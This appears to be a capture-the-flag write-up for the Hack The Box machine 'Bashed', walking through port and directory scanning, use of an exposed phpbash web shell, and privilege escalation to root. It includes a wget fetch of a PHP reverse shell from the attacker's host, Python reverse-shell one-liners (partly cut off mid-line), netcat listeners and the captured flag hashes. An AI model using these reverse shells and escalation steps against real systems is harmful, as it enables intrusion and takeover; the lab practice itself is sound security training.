enumeration

nmap -sC -sV -sC -oN /home/kali/machines/retired/bashed/Nmap.txt 10.10.10.68
Starting Nmap 7.91 (https://nmap.org) at 2021-01-05 10:38 EST
Nmap scan report for 10.10.10.68
Host is up (0.19s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://-nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.93 seconds

only port 80 is open

running dirb

DIRB v2.22
By The Dark Raver

START_TIME: Tue Jan 5 10:42:05 2021
URL_BASE: http://10.10.10.68/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.68/ ----
==> DIRECTORY: http://10.10.10.68/css/

==> DIRECTORY: http://10.10.10.68/dev/

==> DIRECTORY: http://10.10.10.68/fonts/

==> DIRECTORY: http://10.10.10.68/images/

+ http://10.10.10.68/index.html (CODE:200|SIZE:-
7743)
==> DIRECTORY: http://10.10.10.68/js/

==> DIRECTORY: http://10.10.10.68/php/

+ http://10.10.10.68/server-status (CODE:403|SIZE:-
299)
==> DIRECTORY: http://10.10.10.68/uploads/

we got all this directories

in this http://10.10.10.68/dev/ is interesting and going into it we see

	Name
	Parent Directory
	phpbash.min.php
	phpbash.php

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

so opened /phpbash.php

now we have to get a reversheshell but this shell is not strong enough so we have to upload the revershe shell

cd /usr/share/webshells/php/php-reverse-shell.php
here open php-reverse-shell.php and change ip to your ip

then start a simple httpserver

python -m SimpleHTTPServer 8080

and them go to the victim shell and
wget http://10.10.14.11:8080/php-reverse-shell.php

and then simply run this file with nc -nlvp 1234 on your console and you will get a user acesses

or run this code “python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'” with your ip and port address

userflag--2c281f318555dbc1b856957c7147bfc1

now we have to do privilage accelation

sudo -u scriptmanager bash
to change to scriptmanager user

but first we have to get a stable shell we will do that

```
python -c 'import pty; pty.spawn("/bin/bash");'
```

we run this command and then press ctrl+z to put netcat in background

and then run stty -a to see your terminal configuration


and them stty raw -echo and then go back to netcat

type sudo -u scriptmanager bash to change to script manager and got to scripts folder

cannot get interactive shell which was much needed to go to /scripts and nano to .py file and paste this

import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),-2);p=subprocess.call(["/bin/sh","-i"]);

and listen on netcat 1234 and hence you will get root privilage



lets get interactive shell and grab root.txt

root.txt-----cc4f0afe3a1026d402ba10329674a8e2